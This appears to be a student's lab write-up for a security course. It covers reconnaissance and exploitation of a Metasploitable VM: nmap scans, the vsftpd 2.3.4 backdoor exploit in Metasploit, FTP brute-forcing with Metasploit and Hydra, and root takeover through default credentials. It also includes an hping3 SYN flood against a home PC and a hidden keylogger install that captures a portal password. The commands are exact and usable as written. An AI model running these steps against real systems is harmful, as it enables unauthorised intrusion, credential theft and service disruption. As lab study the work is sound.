Introduction

This week is all about enumeration. There is a bit of a detour where we spot vulnerabilities so glaringly obvious that we couldn't help but exploit them right away. Network scanning, port scanning, exploit testing, stealth data recording via keylogging are all ways to gain information about worthy opponents.

Sublist3r

Unfortunately this tool was a total bust with

sudo sublist3r -v -d itas.ca

accomplishing absolutely nothing. There was an error with Virustotal probably being blocked but that didn't seem to have anything to do with getting no output whatsoever.

Maltego

Maltego was a much more successful tool. All of these servers were enumerated through. It was interesting to note that the same results were gained regardless of whether the scan was conducted from inside or outside the network.




Figure 1: Maltego L1 Machine Results with itas.ca

The Company Stalker machine didn't really perform according to expectations. It was advertised as finding email addresses so what are these text book lists doing here?




Figure 2: Maltego Company Stalker Machine with itas.ca

cupp

cupp -i was used to generate a word list in interactive mode. Partner's name was urmom and extra words were cookies and Password. I couldn't imagine using a password that looks anything like the ones in this list but it's sadly more common than I realize.

```
Rileynold88
Rileynold9
Rileynold97
Rileynold_7
Rileynold_9
Urmom1
Urmom11
Urmom111
Urmom11177
Urmom111977
Urmom1177
Urmom11771
Urmom11977
Urmom119771
Urmom177
Urmom17711
Urmom177977
Urmom1977
Urmom19771
Urmom197711
Urmom197777
Urmom2008
Urmom2009
Urmom2010
Urmom2011
Urmom2012
Urmom2013
Urmom2014
Urmom2015
Urmom2016
Urmom2017
Urmom2018
Urmom2019
Urmom2020
```

Figure 3: Partial Wordlist Generated via cupp

Cewl

Using:

cewl -d 1 -m 1 -w words.txt *any URL*

Generated empty files constantly. Maybe it would have been effective against static html webpages but those don’t exist anymore.

Nmap

The command used to display the output in the below screenshot was

sudo nmap -sS 10.10.10.123 -sV --allports

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.10.123 -sV --allports
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-16 15:33 EST
Nmap scan report for 10.10.10.123
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:34 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.61 seconds
```

Figure 4: TCP nmap Scan Run Against Metasploitable VM

Command used to achieve the following output was

sudo nmap -sU 10.10.10.123 --open -v2

Does nfs have a hidden share? Metasploitable appears to be a DNS server as well? If you could find out which version of software is being used to server DNS it could be a potential attack vector. Researching how to exploit rpcbind and netbios is beyond the scope of this document.

```
UDP Scan Timing: About 95.02% done; ETC: 22:22 (0:00:48 remaining)
Completed UDP Scan at 22:23, 1018.17s elapsed (1000 total ports)
Nmap scan report for 10.10.10.123
Host is up, received arp-response (0.00034s latency).
Scanned at 2023-01-21 22:06:30 EST for 1018s
Not shown: 952 closed udp ports (port-unreach)
PORT      STATE         SERVICE         REASON
53/udp    open          domain          udp-response ttl 64
69/udp    open|filtered tftp            no-response
111/udp   open          rpcbind         udp-response ttl 64
137/udp   open          netbios-ns      udp-response ttl 64
138/udp   open|filtered netbios-dgm     no-response
786/udp   open|filtered concert         no-response
959/udp   open|filtered unknown         no-response
1022/udp  open|filtered exp2            no-response
1040/udp  open|filtered netarx          no-response
1088/udp  open|filtered cplscrambler-al no-response
2049/udp  open          nfs             udp-response ttl 64
3283/udp  open|filtered netassistant    no-response
8181/udp  open|filtered unknown         no-response
16674/udp open|filtered unknown         no-response
```

Figure 5: UDP nmap Scan Run Against Metasploitable VM

Metasploit

vsftp Attack

Using Metasploit to Exploit the Vulnerability

Commands used in metasploit to begin the attack:

1. search vsftpd
2. use exploit/unix/ftp/vsftpd_234_backdoor
3. info
4. show targets
5. set TARGET 0
6. show options
7. set RHOSTS 10.10.10.123
8. exploit

Once shell access is gained you are not actually provided with a shell prompt. Using commands such as pwd, whoami, and ls -al you can begin to navigate and find out the current limits to your capabilities. Using “who” via the metasploitable VM I was able to confirm that root was actually also logged in besides the default msfadmin account.




Figure 6: vsftpd 2.3.4 Shell Access Gained

CVE Identity and Exploit Resolution


CVE-2011-2523 is the CVE-ID of this exploit. This occurred because someone thought it would be funny to gain root via :)

The fix is to not let random people take control of your version control.

ftp_login Brute Force Attack

I got lucky which was rather disappointing since my test scan using a small number of usernames had “user” in it which turned out to be a match. From there read permissions were granted to most directories to all users so it was easy to see everything.

1. use auxiliary/scanner/ftp/ftp_login
2. set RHOSTS 10.10.10.123
3. set RPORT 2121
4. set USER_AS_PASS true
5. set USER_FILE customPass.txt
6. run



```
  USER_FILE    /usr/share/wordlists/metas  no    File containing usernames, one per line
               ploit/customPass.txt
  VERBOSE      true                        yes   Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set username potato
username => potato
msf6 auxiliary(scanner/ftp/ftp_login) > set password potato
password => potato
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 10.10.10.123:2121     - 10.10.10.123:2121 - Starting FTP login sweep
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: potato:potato (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: potato:potato (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: root:potato (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: root:root (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: admin:potato (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: user:potato (Incorrect: )
[+] 10.10.10.123:2121     - 10.10.10.123:2121 - Login Successful: user:user
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: ftp:potato (Incorrect: )
[-] 10.10.10.123:2121     - 10.10.10.123:2121 - LOGIN FAILED: ftp:ftp (Incorrect: )
[*] 10.10.10.123:2121     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 7: Metasploit Successfully Finding a user:user Login

From this point navigate to /home and see that msfadmin is an account. Surprise! msfadmin is also the account's password. Use SSH to login using msfadmin/msfadmin and use sudo passwd root to change the password of root to whatever you want.

```
21/01/2023  23:08.18  /home/mobaxterm  ssh msfadmin@10.10.10.123
msfadmin@10.10.10.123's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sat Jan 21 22:11:21 2023
/usr/bin/X11/xauth:  creating new authority file /home/msfadmin/.Xauthority
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ sudo pwd root
[sudo] password for msfadmin:
pwd: ignoring non-option arguments
/home/msfadmin
msfadmin@metasploitable:~$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ exit
logout
Connection to 10.10.10.123 closed.


21/01/2023  23:14.14  /home/mobaxterm  ssh root@10.10.10.123
root@10.10.10.123's password:
root@10.10.10.123's password:
root@10.10.10.123's password:
Last login: Sat Jan 21 20:16:52 2023 from :0.0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cat reset_logs.sh
#!/bin/sh
```

Figure 8: Gaining Root Access to Metasploitable

Crunch

Use Crunch to generate a wordlist!

sudo crunch 4 6 abcdefghijklmnopqrstuvwxyz -o 4to6.txt

was used to generate all alphabetical strings 4 to 6 characters long and save it to a text file

At 2132 MB this file dwarfed all of the standard metasploit sample files

Hydra

First try:

hydra -L 4to6.txt -P 4to6.txt ftp://10.10.10.123:2121

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-22 23:06:45
[ERROR] Maximum number of logins is 50000000, this file has 321254128 entries.
```

Figure 9: Hydra Attempting to Use 4to6.txt

Well that was unfortunate. For the sack of testing Crunch was run yet again only using strings that were 4 characters long and Hydra was run again using 4to4.txt

2569 tries/min seems like a good rate but the scan would take 154 years to complete. Too long for testing!

Next test: only test against the “user” account. Since the user account password is 4 characters long this scan should be able to find a successful login. Better, but would still take 18 hours to complete. A real system would be able to observe this probing and the admin would have enough time to get to the office with coffee and still be able to notice that this is going on.

For the sake of getting a successful test it’s time to generate a test file that only includes all 4 letter strings containing “u” “s” “e” “r”

Therefore the final try becomes:

hydra -l user -P user4.txt ftp://10.10.10.123:2121 -v

```
└─$ hydra -l user -P user4.txt ftp://10.10.10.123:2121 -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-22 23:20:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 256 login tries (l:1/p:256), ~16 tries per task
[DATA] attacking ftp://10.10.10.123:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[2121][ftp] host: 10.10.10.123   login: user   password: user
[STATUS] attack finished for 10.10.10.123 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-22 23:20:57

┌──(kali㉿kali)-[/usr/share/wordlists/metasploit]
└─$
```

Figure 10: Hydra Finding Successful FTP Login

Denial of Service

Time to deny the family PC (IP 192.168.0.20) internet access. It thinks its on a private network and so has port 445 open for its SMB share.

hping3 command:

sudo hping3 -S --flood -V -p 445 192.168.0.20

Filter used was:

ip.dst == 192.168.0.20 && tcp.port == 445

6856…	17.997521538	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52605 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997560634	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52581 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997563240	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52583 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997605105	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52584 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997607513	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52585 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997647572	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52586 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997650044	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52587 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997689486	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52590 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997691929	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52591 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997730943	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52592 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997733365	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52593 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997772992	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52594 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997775674	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52596 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997814573	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52598 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997817030	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52599 → 445 [SYN] Seq=0 Win=512 Len=0
6856…	17.997855563	192.168.0.34	192.168.0.20	TCP	54	[TCP Port numbers reused] 52600 → 445 [SYN] Seq=0 Win=512 Len=0

Figure 11: Wireshark Capture of hping3 Syn Flood Attack

All of these packets had no appreciable affect on the target PC.

Lesson: don’t try a denial of service attack using only one source connected over wireless.

Keylogger

First step to install Spyrix Free Keylogger is to turn off your antivirus. If you intend to keep using this program you should set up appropriate exceptions to your antivirus and turn it back on.

For testing purposes we’re not going to make this software difficult to remove. Unfortunately disabling these settings requires a premium version.




Figure 12: Keylogger Hiding Options

The nice thing about this product is that you can see it is working right away. This is being recorded right now.




Figure 13: Spyrix Already Capturing Keystrokes

If you create an account you can view so much data about the target PC.

Good thing I tried to sign in with a fake password because every login that is made until the software is uninstalled will be stored on Spyrix servers.




Figure 14: Password Captured for portal.itas.ca

The Quest to Uninstall

By default, Spyrix Free Keylogger removes itself from the program list among other things. Disabling this feature is not allowed. The online manual provides instructions on installing but not uninstalling.




Figure 15: Remote Uninstall of Keylogger

